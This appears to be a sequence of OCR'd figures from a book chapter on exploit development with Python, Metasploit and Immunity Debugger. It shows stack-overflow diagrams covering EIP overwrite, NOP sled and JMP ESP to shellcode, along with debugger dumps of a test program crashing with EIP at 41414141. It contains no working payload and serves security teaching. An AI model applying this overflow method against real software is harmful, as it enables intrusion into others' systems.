
```
root@kali:~/backups# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.195.1 - - [18/Apr/2015 18:01:53] "GET / HTTP/1.1" 200 -
192.168.195.1 - - [18/Apr/2015 18:01:54] code 404, message File not found
192.168.195.1 - - [18/Apr/2015 18:01:54] "GET /favicon.ico HTTP/1.1" 404 -
192.168.195.1 - - [18/Apr/2015 18:01:54] code 404, message File not found
192.168.195.1 - - [18/Apr/2015 18:01:54] "GET /favicon.ico HTTP/1.1" 404 -
```


Chapter 8: Exploit Development with Python, Metasploit, and Immunity








Bottom or
Origin of Stack
c
b
a
Return Address
Top of Stack
Current Base Pointer (EBP)
Current Stack Pointer (ESP)
Bottom or
Origin of Stack
c
b
a
Return Address
Previous Base Pointer
diff
sum
Top of Stack
Stack Pointer Prior To Function Call
Current Base Pointer (EBP)
Current Stack Pointer (ESP)


Big Endian
Most Significant Byte
AA
01
F2
4D
Least Significant Byte
Least Significant Byte
4D
F2
01
AA
Most Significant Byte
Little Endian


Bottom or
Origin of Stack
Saved EIP
Saved EBP
Data
Stack Pointer Prior To Function Call
Current Base Pointer (EBP)
Current Stack Pointer (ESP)
Top of Stack
Bottom or
Origin of Stack
Saved EIP
Saved EBP
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
Stack Pointer Prior To Function Call
Current Base Pointer (EBP)
Injection of Data Because of Poor Bound Checking
Current Stack Pointer (ESP)
Top of Stack
Bottom or
Origin of Stack
Saved EIP
Saved EBP
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
Movement of data toward EIP
Current Base Pointer (EBP)
Injection of Data Because of Poor Bound Checking
Current Stack Pointer (ESP)
Top of Stack
Bottom or
Origin of Stack
BBBBBBBBB
BBBBBBBBB
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
AAAAAAAAA
Overwriting of EIP
Current Base Pointer (EBP)
Injection of Data Because of Poor Bound Checking
Current Stack Pointer (ESP)
Top of Stack


Bottom or
Origin of Stack
DIAVI13485A
ANBDEDNEFG
IAHIGLKOMN
OWPDIGRHIC
JKLMAOVIAH
EI1239L945A
NDOIALKEIAL
GBIVIALENDI
AL39JHEIANG
IEADIVANCEIV
ANILANDIAO1
230NDIABVIL
Top of Stack
Verify EIP depth with Unique Offset Value, which can be used to validate overwrite depth
Injection of Data Because of Poor Bound Checking
Current Stack Pointer (ESP)
Bottom or
Origin of Stack
JMP ESP
Offset
Shellcode
NOP Sled
Top of Stack
Overwrite EIP to Point to ESP So NOP can be slid to Shellcode
Injection of Data Because of Poor Bound Checking
Current Stack Pointer (ESP)



Immunity Debugger - - [CPU - main thread, module username]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
The CPU Instructions as the Program Processes
The Registers at each step of the Program Process
A Dump of the Memory in Action, can be called per Register or Instruction
The Stack as the Program Processes

```
004012A0  $ 83EC 1C         SUB ESP,1C
004012A3  . C70424 010000   MOV DWORD PTR SS:[ESP],1
004012AA  . FF15 E4E14000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.__set_app_type
004012B0  . E8 CBFEFFFF     CALL username.00401180
004012B5  . 8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
004012B9  . 8DBC27 000000   LEA EDI,DWORD PTR DS:[EDI]
004012C0  . 83EC 1C         SUB ESP,1C
004012C3  . C70424 020000   MOV DWORD PTR SS:[ESP],2
004012CA  . FF15 E4E14000   CALL DWORD PTR DS:[<&msvcrt.__set_app_t  msvcrt.__set_app_type
004012D0  . E8 ABFEFFFF     CALL username.00401180
004012D5  . 8D7426 00       LEA ESI,DWORD PTR DS:[ESI]
004012D9  . 8DBC27 000000   LEA EDI,DWORD PTR DS:[EDI]
004012E0  $ A1 04E24000     MOV EAX,DWORD PTR DS:[<&msvcrt.atexit>]
004012E5  . FFE0            JMP EAX
004012E7    89F6            MOV ESI,ESI
004012E9  . 8DBC27 000000   LEA EDI,DWORD PTR DS:[EDI]
004012F0  . A1 F8E14000     MOV EAX,DWORD PTR DS:[<&msvcrt._onexit>
004012F5  . FFE0            JMP EAX
004012F7    90              NOP
004012F8    90              NOP
004012F9    90              NOP
004012FA    90              NOP
004012FB    90              NOP
004012FC    90              NOP
004012FD    90              NOP
004012FE    90              NOP
004012FF    90              NOP
00401300 ┌$ 55              PUSH EBP
00401301 │. 89E5            MOV EBP,ESP
00401303 │. 83EC 18         SUB ESP,18
00401306 │. C70424 00A040   MOV DWORD PTR SS:[ESP],username.0040A00 ┌ASCII "libgcc_s_dw2-1.dll"
0040130D │. E8 266D0000     CALL <JMP.&KERNEL32.GetModuleHandleA>   └GetModuleHandleA
00401312 │. BA 281F4000     MOV EDX,<JMP.&libgcc_s_dw2-1.__register_
00401317 │. 83EC 04         SUB ESP,4
0040131A │. 85C0            TEST EAX,EAX                            │
0040131C │. 74 15           JE SHORT username.00401333              │
0040131E │. C74424 04 13A   MOV DWORD PTR SS:[ESP+4],username.0040A  │ASCII "__register_frame_info"
00401326 │. 890424          MOV DWORD PTR SS:[ESP],EAX              │
00401329 │. E8 126D0000     CALL <JMP.&KERNEL32.GetProcAddress>     └GetProcAddress
0040132E │. 83EC 08         SUB ESP,8
00401331 │. 89C2            MOV EDX,EAX
00401333 │> 85D2            TEST EDX,EDX
00401335 │. 74 11           JE SHORT username.00401348
00401337 │. C74424 04 08D   MOV DWORD PTR SS:[ESP+4],username.0040D
0040133F │. C70424 C0B040   MOV DWORD PTR SS:[ESP],username.0040B0C
00401346 │. FFD2            CALL EDX
00401348 │> A1 24904000     MOV EAX,DWORD PTR DS:[409024]           │
0040134D │. 85C0            TEST EAX,EAX                            │
0040134F │. 74 3A           JE SHORT username.0040138B              │
00401351 │. C70424 29A040   MOV DWORD PTR SS:[ESP],username.0040A02' │ASCII "libgcj-13.dll"
00401358 │. E8 DB6C0000     CALL <JMP.&KERNEL32.GetModuleHandleA>   └GetModuleHandleA
0040135D │. BA 00000000     MOV EDX,0
00401362 │. 83EC 04         SUB ESP,4
00401365 │. 85C0            TEST EAX,EAX                            │
00401367 │. 74 15           JE SHORT username.0040137E              │
```


```
Registers (FPU)
EAX 00000000
ECX 0022FFB0
EDX 7C90E514 ntdll.KiFastSystemCallRet
EBX 7FFDB000
ESP 0022FFC4
EBP 0022FFF0
ESI 00790074
EDI 0069006E

EIP 004012A0 username.<ModuleEntryPoint>

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                  ASCII
00409000  00 40 00 00 02 00 00 00  .@..☻...
00409008  20 81 40 00 40 00 00 00   ü@.@...
00409010  C3 BF FF FF C0 3F 00 00  ├┐  └?..
00409018  01 00 00 00 00 00 00 00  ☺.......
00409020  A0 D0 40 00 00 00 00 00  á╨@.....
00409028  00 00 00 00 00 00 00 00  ........
00409030  00 00 00 00 00 00 00 00  ........
```


```
0022FFC4   7C817077  wpü|  RETURN to kernel32.7C817077
0022FFC8   0069006E  n.i.
0022FFCC   00790074  t.y.
0022FFD0   7FFDB000  .░²⌂
0022FFD4   80544C7D  }LTÇ
0022FFD8   0022FFC8  ╚ ".
0022FFDC   814CB020   ░Lü
0022FFE0   FFFFFFFF        End of SEH chain
0022FFE4   7C839AD8  ╪üâ|  SE handler
```



```
C:\exploit_writing>g++ username_test.cpp -o username_test.exe
```



```
C:\exploit_writing>username_test.exe test
The username you provided is test
C:\exploit_writing>username_test.exe Victim
The username you provided is Victim
C:\exploit_writing>
```



Open 32-bit executable


Look in: exploit_writing

username_test

File name: username_test

Files of type: Executable file (*.exe)


Arguments: test




output
Text Document
1 KB

output - Notepad


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```



```
EAX 00000000
ECX 77C418BF msvcrt.77C418BF
EDX 77C61B78 msvcrt.77C61B78
EBX 7FFDC000
ESP 0022FF80 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00790074
EDI 0069006E

EIP 41414141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 1  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INSUFFICIENT_BUFFER (0000007A)

EFL 00010296 (NO,NB,NE,A,S,PE,L,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```



```
EAX 00000000
ECX 7C800000 kernel32.7C800000
EDX 77C61A70 msvcrt.77C61A70
EBX 00000000
ESP 0022FE68
EBP 0022FF64
ESI 7C90DE6E ntdll.ZwTerminateProcess
EDI 00000000

EIP 7C90E514 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_INSUFFICIENT_BUFFER (0000007A)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 037F  Prec NEAR,64  Mask    1 1 1 1 1 1
```



Open 32-bit executable


Look in: Free MP3 CD Ripper

Output
fcrip
UNWISE

